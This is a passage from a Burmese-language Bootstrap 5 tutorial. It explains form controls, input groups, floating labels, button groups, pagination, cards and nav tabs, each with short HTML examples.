
Form ဟာလည်းပဲ Documentation မှာသွားကြည့်ရင် Component စာရင်းထဲမှာ မပါပါဘူး။ သီးခြား ခေါင်းစဉ်တစ်ခုနဲ့ ခွဲပေးထားပါတယ်။ ဒီနေရာမှာတော့ တစ်ခါထဲပဲ တွဲပြီးဖော်ပြပါမယ်။ သူ့မှာ ရေးစရာနဲ့ မှတ်စရာနည်းနည်းတော့ များပါတယ်။ ဒီလိုပါ –

HTML

```
<form>
      <div class="mb-3">
            <label for="name">Name</label>
            <input type="text" id="name" class="form-control">
      </div>

      <div class="mb-3">
            <label for="address">Address</label>
            <textarea id="address" class="form-control"></textarea>
            <div class="form-text">Enter your full address</div>
      </div>

      <div class="mb-3">
            <label for="gender">Gender</label>
            <select id="gender" class="form-select">
                  <option>Male</option>
                  <option>Female</option>
            </select>
      </div>

      <button class="btn btn-primary">Submit Form</button>
</form>
```

ပထမဆုံး `<div>` မှာ ပေးထားတဲ့ `mb-3` Class ကို သတိပြုပါ။ Margin Bottom သတ်မှတ်လိုက်တာပါ။ တစ်ခုနဲ့တစ်ခု နည်းနည်းကွာသွားစေဖို့အတွက်ပါ။ အသုံးဝင်တဲ့ Utility Class ဖြစ်ပါတယ်။ အရင် Version တွေမှာ `form-group` လို့ခေါ်တဲ့ Class တစ်ခုပါပေမယ့် Bootstrap 5 မှာ မပါတော့တာကို တွေ့ရပါ တယ်။ ဒါကြောင့် Input Group တွေ တစ်ခုနဲ့တစ်ခု ကွာသွားစေဖို့ `mb` Class ကိုပဲ သုံးရတော့မှာပါ။ 3 နေရာမှာ 1-5 ကြိုက်တဲ့တန်ဖိုး ပြောင်းပေးကြည့်ပါ။ အဓိက Input သုံးမျိုးဖြစ်တဲ့ Text Input, Textarea နဲ့ Select တို့ကို နမူနာပေးထားပါတယ်။ Text Input နဲ့ Textarea တို့အတွက် `form-control` ဆိုတဲ့ Class ကိုသုံးပါတယ်။ Select အတွက်လည်း `form-control` ကိုပဲ သုံးလို့ရပါတယ်။ ဒါပေမယ့် Select Box မှန်းပေါ်လွင်စေတဲ့ Down Arrow လေးနောက်ဆုံးမှာ ပါစေချင်လို့ `form-select` ဆိုတဲ့ Class ကို သုံးထားတာကို သတိပြုရမှာ ဖြစ်ပါတယ်။

နမူနာမှာ `form-text` Class ကိုသုံးထားတဲ့ Element တစ်ခုပါသေးတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဘာကိုရေးဖြည့်ရမှာလဲရှင်းပြတဲ့ ရှင်းလင်းချက်လေးတွေ တွဲထည့်ဖို့အတွက် သင့်တော်ပါတယ်။ နောက်ဆုံးတစ်ခုဖြစ်တဲ့ Button ကတော့ ဟိုးအပေါ်မှာလည်း တစ်ခါတွေ့ခဲ့ဖူးပြီးသားပါ။ `btn` Class ကိုသုံးပြီး `primary` နေရာမှာ တခြား Color Class တွေကို လိုအပ်ရင် သုံးနိုင်ပါတယ်။ ရလဒ်ကို စမ်းကြည့်လိုက်မယ်ဆိုရင် အခုလိုတွေ့ရမှာပါ။




နောက်ထပ်ဖြည့်စွက်လေ့လာသင့်တာကတော့ Input Group လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ Input တွေကို Button တွေ၊ စာတွေနဲ့ ပူးတွဲပြီး ကြည့်ကောင်းအောင် ပြတဲ့လုပ်ဆောင်ချက်မျိုးပါ။

HTML

```
<form>
    <div class="input-group mb-3">
        <input type="text" class="form-control">
        <button class="btn btn-secondary">Search</button>
    </div>

    <label for="email">Enter Your Gmail Address</label>
    <div class="input-group mb-3">
        <input type="text" id="email" class="form-control">
        <span class="input-group-text">@gmail.com</span>
    </div>
</form>
```

နမူနာမှာ `<div>` ရဲ့ Class ကို `input-group` လို့ သတ်မှတ်ပေးထားတာကို သတိပြုပါ။ နမူနာနှစ်မျိုး ပေးထားပါတယ်။ ပထမတစ်ခုက Text Input နဲ့ Button ကို Input Group ထဲမှာ ထည့်လိုက်တဲ့အခါ ပူးတွဲပြီး ကြည့်ကောင်းအောင် ပြပေးမှာပါ။ Button မဟုတ်ဘဲ ရိုးရိုးစာကို Input နဲ့တွဲပြချင်တယ်ဆိုရင်တော့ `input-group-text` Class သတ်မှတ်ထားတဲ့ Element ကိုသုံးတယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်ကဒီလိုဖြစ်မှာပါ။




`input-group-text` Class သတ်မှတ်ထားတဲ့ Element ကို Input ရဲ့ရှေ့မှာထားလို့ရသလို နောက်မှာထားလို့လည်း ရပါတယ်။ ရှေ့နောက်နှစ်ခုထည့်ချင်လည်း ရပါတယ်။ ရှေ့မှာချည်းပဲနှစ်ခု၊ နောက်မှာချည်းပဲနှစ်ခုထည့်ချင်ရင်လည်း ရတာပါပဲ။ အမျိုးမျိုးစမ်းကြည့်နိုင်ပါတယ်။

Bootstrap 5 Alpha 3 ကျတော့မှ စပါလာတဲ့ Floating Label လုပ်ဆောင်ချက်ကိုလည်း ဖြည့်စွက် ဖော်ပြချင်ပါတယ်။ Bootstrap မှာ ဒီလုပ်ဆောင်ချက်က အခုမှပါပေမယ့် လက်တွေ့ပရောဂျက်တွေမှာ လူသုံးများနေပြီးသားပါ။ Google ရဲ့ Material Design လို့ခေါ်တဲ့ နောက်ထပ် ဒီဇိုင်းနည်းပညာ တစ်ခုကနေလာတဲ့ လုပ်ဆောင်ချက်ပါ။ Android Mobile App တွေမှာ ဒီလုပ်ဆောင်ချက်ကို မကြာခဏတွေ့ရနိုင်ပါတယ်။ ပထမ Input အတွင်းထဲမှာ Label ကရှိနေပြီး Input မှာ Focus ဖြစ်သွားတော့မှသာ Label လေးက နေရာဖယ်ပေးတဲ့ သဘောနဲ့ အပေါ်ရွှေ့ပြီး ပြပေးတဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ အခုလိုရေးရပါတယ်။

HTML

```
<div class="form-floating mb-3">
  <input type="text" class="form-control" id="name"
         placeholder="Your Name">
  <label for="name">Your Name</label>
</div>
<div class="form-floating">
  <input type="text" class="form-control" id="email"
         placeholder="Email Address">
  <label for="email">Email Address</label>
</div>
```

ပင်မ Element မှာ `form-floating` Class ပါဝင်ပြီး Input တွေမှာ `placeholder` Attribute ပါတာကို သတိပြုပါ။ Placeholder ကို အရင်ပြပြီး Focus ဖြစ်တော့မှ `<label>` ကို ပြောင်းပြပေးမှာ ဖြစ်ပါတယ်။ Placeholder မပါဘဲလည်း စမ်းကြည့်နိုင်ပါတယ်။



Button Groups & Pagination

Button Group ကို Toolbar ပုံစံ Button တွေစုဖွဲ့ပြီး သပ်သပ်ရပ်ရပ်ပြစေလိုတဲ့အခါ သုံးနိုင်ပါတယ်။ သူကတော့ မှတ်ရလွယ်ပါတယ်။ ထူးထူးဆန်းဆန်း မဟုတ်ပါဘူး။ `btn-group` ထဲမှာ `btn` တွေကို စုစည်းပေးလိုက်တာပါပဲ။ ဒီလိုပါ –

HTML

```
<div class="btn-group">
     <a href="#" class="btn btn-primary">Left</a>
     <a href="#" class="btn btn-primary">Center</a>
     <a href="#" class="btn btn-primary">Right</a>
</div>
```

<button> Element ကိုမသုံးဘဲ <a> Element တွေကို သုံးထားတာကို သတိပြုပါ။ ကိုယ့်လိုအပ်ချက်ပေါ်မူတည်ပြီး ကြိုက်တဲ့ Element ကိုသုံးပါ။ သုံးလို့ရပါတယ်။ btn တွေမှာ Color Class တွေသုံးတဲ့အခါ Background Color နဲ့ ပြပေးတာကို တွေ့ခဲ့ကြပြီး ဖြစ်ပါလိမ့်မယ်။ Background Color နဲ့မဟုတ်ဘဲ Border Color နဲ့ပြစေချင်ရင်လည်းရပါတယ်။ ဒီလိုရေးရပါတယ် –

HTML


```
<div class="btn-group">
     <a href="#" class="btn btn-outline-primary">Left</a>
     <a href="#" class="btn btn-outline-primary">Center</a>
     <a href="#" class="btn btn-outline-primary">Right</a>
</div>
```

Pagination ဆိုတာကတော့ Content တွေများလို့ ခွဲပြီးပြတဲ့အခါ 1, 2, 3, 4 စသဖြင့် လိုချင်တဲ့စာမျက်နှာကို သွားလို့ရတဲ့ ခလုပ်လေးတွေပါ။ တွေ့ဖူးကြပါလိမ့်မယ်။ သူက Button Group နဲ့ ရေးသားပုံ မတူပေမယ့် ဖော်ပြပုံဆင်တူပါတယ်။ ဒါကြောင့် တစ်ခါထဲအတွဲလိုက် ထည့်ကြည့်ချင်ပါတယ်။ <a> တို့ကို အသုံးပြုပြီး အခုလိုရေးရပါတယ်။

HTML

```
<ul class="pagination">
     <li class="page-item">
          <a href="#" class="page-link">1</a>
     </li>
     <li class="page-item">
          <a href="#" class="page-link">2</a>
     </li>
     <li class="page-item">
          <a href="#" class="page-link">3</a>
     </li>
</ul>
```

`<ul>` အတွက် `pagination` Class ကိုသတ်မှတ်ပေးရပါတယ်။ `<li>` အတွက် `page-item` ကို သတ်မှတ်ပေးရပြီး `<a>` အတွက် `page-link` ကို သတ်မှတ်ပေးရခြင်း ဖြစ်ပါတယ်။ မှတ်စရာ (၃) ခုဖြစ်သွားပေမယ့် မှတ်ရတော့ မခက်လှပါဘူး။ ဒါတွေအားလုံးကို ပေါင်းပြီး အခုလို နမူနာစမ်းကြည့်နိုင်ပါတယ်။




Cards

Card Component ကတော့ တစ်ချို့ စုဖွဲ့ပြီး အတွဲလိုက်ပြရမယ့်အချက်အလက်တွေ ပြဖို့အတွက် သုံးရတဲ့ Component ပါ။ ခေါင်းစဉ်၊ စာကိုယ်၊ ခလုပ်၊ လင့်၊ ပုံ စသဖြင့် သင့်တော်သလို တွဲဖက်ဖော်ပြဖို့ လိုအပ်ရင် သုံးရတာပါ။ အသုံးဝင်ပါတယ်။ ခေါင်းစဉ်၊ စာကိုယ်နဲ့ ခလုပ်တစ်ခုပါတဲ့ Card တစ်ခုကို အခုလိုဖန်တီးယူနိုင်ပါတယ်။

HTML

```
<div class="card">
    <div class="card-body">
        <h5 class="card-title">Card Title</h5>
        <p>Some card content</p>
        <a href="#" class="btn btn-primary">More...</a>
    </div>
</div>
```

ပင်မ Element မှာ `card` Class ကို သတ်မှတ်ပေးရပြီး၊ ကျန်တဲ့ ခေါင်းစဉ်တွေ စာကိုယ်တွေ အကုန်လုံးကို `card-body` ထဲမှာ အကုန်စုထည့် ပေးလိုက်တာပါ။ ခေါင်းစဉ်အတွက် `card-title` Class ကိုသုံးပါတယ်။ `card-subtitle` လည်း လိုအပ်ရင်သုံးလို့ရပါသေးတယ်။ ခလုပ်ကိုတော့ `btn` Class ပဲသုံးထားပြီး Link တွေထည့်ချင်ရင် `card-link` Class ကို `btn` အစားသုံးနိုင်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်ကို အခုလိုတွေ့မြင်ရမှာပါ –




Card အတွင်းထဲမှာ Header, Body နဲ့ Footer ဆိုပြီး အပိုင်းလိုက်ခွဲထည့်ချင်ရင်လည်း ထည့်လို့ရပါတယ်။


HTML

```
<div class="card">
     <div class="card-header">
          <strong>Card Header</strong>
     </div>
     <div class="card-body">
          Some card content
     </div>
     <div class="card-footer">
          <small>Card Footer</small>
     </div>
</div>
```

`card-header, card-body, card-footer` Class တွေကို သူ့နေရာနဲ့သူ သုံးပေးလိုက်တာပါ။ စမ်းကြည့်လိုက်မယ်ဆိုရင် အခုလို အပိုင်းလိုက်ခွဲပြီးဖော်ပြပေးတဲ့ ရလဒ်ကိုရရှိမှာဖြစ်ပါတယ်။



List တွေ Table တွေ Image တွေကိုလည်း Card နဲ့တွဲပြီး သုံးချင်ရင် သုံးလို့ရပါသေးတယ်။ ဒီလိုပါ –




နမူနာမှာ `list-group` Component ကို Card ထဲမှာ ထည့်သုံးထားပါတယ်။ `list-group-flush` Class ကို တွဲပေးထားတာသတိပြုပါ။ `list-group` မှာ ဘေးဘောင်တွေကို မပါစေချင်ရင် သုံးရတဲ့ Class ဖြစ်ပါတယ်။ List မှာ ဘေးဘောင်တွေပါနေရင် Card ရဲ့ဘောင်နဲ့ရောပြီး နှစ်ထပ်ဖြစ်သွားရင် ကြည့်မကောင်းလို့ ဒီ Class ကို တွဲထည့်ပေးထားတာပါ။ Card တွေကို အရောင်တွေခွဲပြီး သုံးချင်ရင်တော့ `bg, text, border` စတဲ့ Utility Class တွေကို သုံးနိုင်ပါတယ်။ ဒီလိုပါ –

HTML

```
<div class="card bg-primary text-light">
  <div class="card-header">
    <strong>Card Title</strong>
  </div>
  <div class="card-body">
    Lorem ipsum dolor sit amet consectetur
    adipisicing elit. Omnis molestiae totam at quos
    iure earum reprehenderit velit aspernatur
    tempore dolorem qui, incidunt officiis illo,
    dicta vero, obcaecati culpa illum consequuntur.
  </div>
</div>
```

CSS

JS



နမူနာမှာ `bg-primary` ကိုသုံးပြီး အရောင်ပြောင်းထားပါတယ်။ တခြား Color Class တွေထဲက နှစ်သက်ရာကို သုံးနိုင်ပါတယ်။ နောက်ခံ အရောင်ထည့်ထားတော့ စာတွေမဲနေရင် ဖတ်ရတာအဆင်မပြေလို့ `text-light` ကိုသုံးထားပါတယ်။ သူလည်းပဲ လိုအပ်ရင်တခြား Color Class တွေ သုံးနိုင်ပါတယ်။

နောက်ခံအရောင် အပြည့်မထည့်လိုပဲ Border လောက်ကိုပဲအရောင်ပြောင်းရင်လည်း ကြည့်လို့ကောင်းပါတယ်။ `border-success` လို Class မျိုးထည့်ပြီး စမ်းကြည့်နိုင်ပါတယ်။ ထုံးစံအတိုင်း `success` အစား နှစ်သက်ရာ Color Class နဲ့သုံးလို့ရနိုင်ပါတယ်။


Navs & Tabs

ဆက်ကြည့်မှာကတော့ Tab UI အကြောင်းပါ။ အသုံးဝင်ပြီး နေရာတိုင်းမှာ တွေ့မြင်ရတဲ့လုပ်ဆောင်ချက် တစ်ခု ဖြစ်ပါတယ်။ Bootstrap ကတော့ Navs လို့ခေါ်ပါတယ်။ သူလည်းပဲ `<ul><li><a>` ကိုသုံးရပါတယ်။ ဒီလိုပါ –

HTML

```
<ul class="nav nav-tabs">
     <li class="nav-item">
          <a href="#" class="nav-link active">All User</a>
     </li>
     <li class="nav-item">
          <a href="#" class="nav-link">All User</a>
     </li>
     <li class="nav-item">
          <a href="#" class="nav-link">All User</a>
     </li>
</ul>
```

